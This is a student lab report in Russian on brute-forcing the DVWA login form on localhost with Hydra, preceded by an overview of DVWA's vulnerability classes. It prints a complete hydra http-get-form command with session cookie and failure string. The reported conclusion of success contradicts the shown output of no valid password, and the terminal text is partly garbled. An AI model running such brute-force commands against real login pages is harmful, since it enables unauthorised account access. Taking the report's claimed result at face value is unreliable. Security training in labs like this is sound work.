

# Индивидуальный проект

## Этап 3. Использование Hydra

---

Морозов М. Е.

27 сентября 2024

Российский университет дружбы народов, Москва, Россия

Применить метод bruteforce с помощью Hydra для подбора логина и пароля для слабозащищенных учетных записей.

DVWA (Damn Vulnerable Web Application) - это веб-приложение на PHP/MySQL, которое “чертовски” уязвимо. Его основная цель — помочь специалистам по безопасности протестировать свои навыки и инструменты в легальной среде, помочь веб-разработчикам лучше понять процессы обеспечения безопасности веб-приложений, а также помочь студентам и преподавателям изучить вопросы безопасности веб-приложений в контролируемой учебной среде.

Цель DVWA — отработать некоторые из наиболее распространенных веб-уязвимостей с различными уровнями сложности, используя простой и понятный интерфейс. Пожалуйста, обратите внимание, что в этом программном обеспечении есть как задокументированные, так и незадокументированные уязвимости. Это сделано намеренно. Вам предлагается попытаться обнаружить как можно больше проблем.

Брутфорс: Брутфорс HTTP формы страницы входа - используется для тестирования инструментов по атаке на пароль методом грубой силы и показывает небезопасность слабых паролей. Исполнение (внедрение) команд: Выполнение команд уровня операционной системы. Межсайтовая подделка запроса (CSRF): Позволяет «атакующему» изменить пароль администратора приложений. Внедрение (инклюд) файлов: Позволяет «атакующему» присоединить удалённые/локальные файлы в веб приложение.

SQL внедрение: Позволяет «атакующему» внедрить SQL выражения в HTTP из поля ввода, DVWA включает слепое и основанное на ошибке SQL внедрение. Небезопасная выгрузка файлов: Позволяет «атакующему» выгрузить вредоносные файлы на веб сервер. Межсайтовый скриптинг (XSS): «Атакующий» может внедрить свои скрипты в веб приложение/базу данных. DVWA включает отражённую и хранимую XSS. Пасхальные яйца: раскрытие полных путей, обход аутентификации и некоторые другие.

## DVWA имеет три уровня безопасности, они меняют уровень безопасности каждого веб приложения в DVWA

Невозможный — этот уровень должен быть безопасным от всех уязвимостей. Он используется для сравнения уязвимого исходного кода с безопасным исходным кодом. Высокий — это расширение среднего уровня сложности, со смесью более сложных или альтернативных плохих практик в попытке обезопасить код. Уязвимости не позволяют такой простор эксплуатации как на других уровнях. Средний — этот уровень безопасности предназначен главным образом для того, чтобы дать пользователю пример плохих практик безопасности, где разработчик попытался сделать приложение безопасным, но потерпел неудачу. Низкий — этот уровень безопасности совершенно уязвим и совсем не имеет защиты. Его предназначение быть примером среди уязвимых веб приложений, примером плохих практик программирования и служить платформой обучения базовым техникам эксплуатации.

Сменили уровень безопасности на Low. Зашли в раздел brute force. Посмотрим код этой страницы. Посмотрим содержимое файла. Найдем в куки PHPSESSID. Запустим командой подбор паролей. Проверим работу кода



Результат работы кода

---




Figure 1: 1





Figure 2: 2



```
kali@kali: /var/www/html
File Actions Edit View Help
fication is performed. localhost:8080/DVWA/vulnerabilities/brute/index.php:username=^USER^&password=^PASS^&Login=Login:H=Cookie\
[ERROR] File for passwords not found: /home/kali/passwords.txt
(kali@kali)-[/var/www/html]
$ hydra -l admin -P ~/password.txt 127.0.0.1 http-get-form "*/DVWA/vulnerabilities/brute/index.php:username=^USER^&password=^PASS^&Login=Login:H=Cookie\
HPSESSID=vg5scf8fble0gpr5qut07b7qkn;security=low:F=Username and/or password incorrect"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-28 15:
00:01
[INFORMATION] escape sequence \: detected in module option, no parameter veri
fication is performed.
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1
try per task
[DATA] attacking http-get-form://127.0.0.1:80/DVWA/vulnerabilities/brute/inde
x.php:username=^USER^&password=^PASS^&Login=Login:H=Cookie\
HPSESSID=vg5scf8fble0gpr5qut07b7qkn;security=low:F=Username and/or password incorrect
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-28 15:
00:02
(kali@kali)-[/var/www/html]
$
```

Figure 3: 3

Использовали Hydra и подобрали логин и пароль для слабозащищенной учетной записи.

1. DVWA [Электронный ресурс]. Github, Inc., 2024. URL: <https://github.com/digininja/DVWA>.
2. Этап 2. Установка DVWA [Электронный ресурс]. RUDN. 2024. URL: <https://esystem.rudn.ru/mod/page/view.php?id=1140704>